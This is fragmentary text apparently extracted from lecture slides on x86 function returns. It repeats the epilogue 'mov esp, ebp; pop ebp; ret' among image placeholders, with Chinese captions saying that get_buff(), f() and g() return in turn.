
```
mov esp, ebp
pop ebp
ret
```

After






get_buff () 返回






get_buff() 返回





get_buff() 返回






get_buff () 返回


```
mov esp, ebp
pop ebp
ret
```

ret 指令转移控制
到 f ()






f() 返回






f() 返回





f() 返回






f() 返回


```
mov esp, ebp  
pop ebp  
ret
```

ret 指令转移控制
到g()






g() 返回



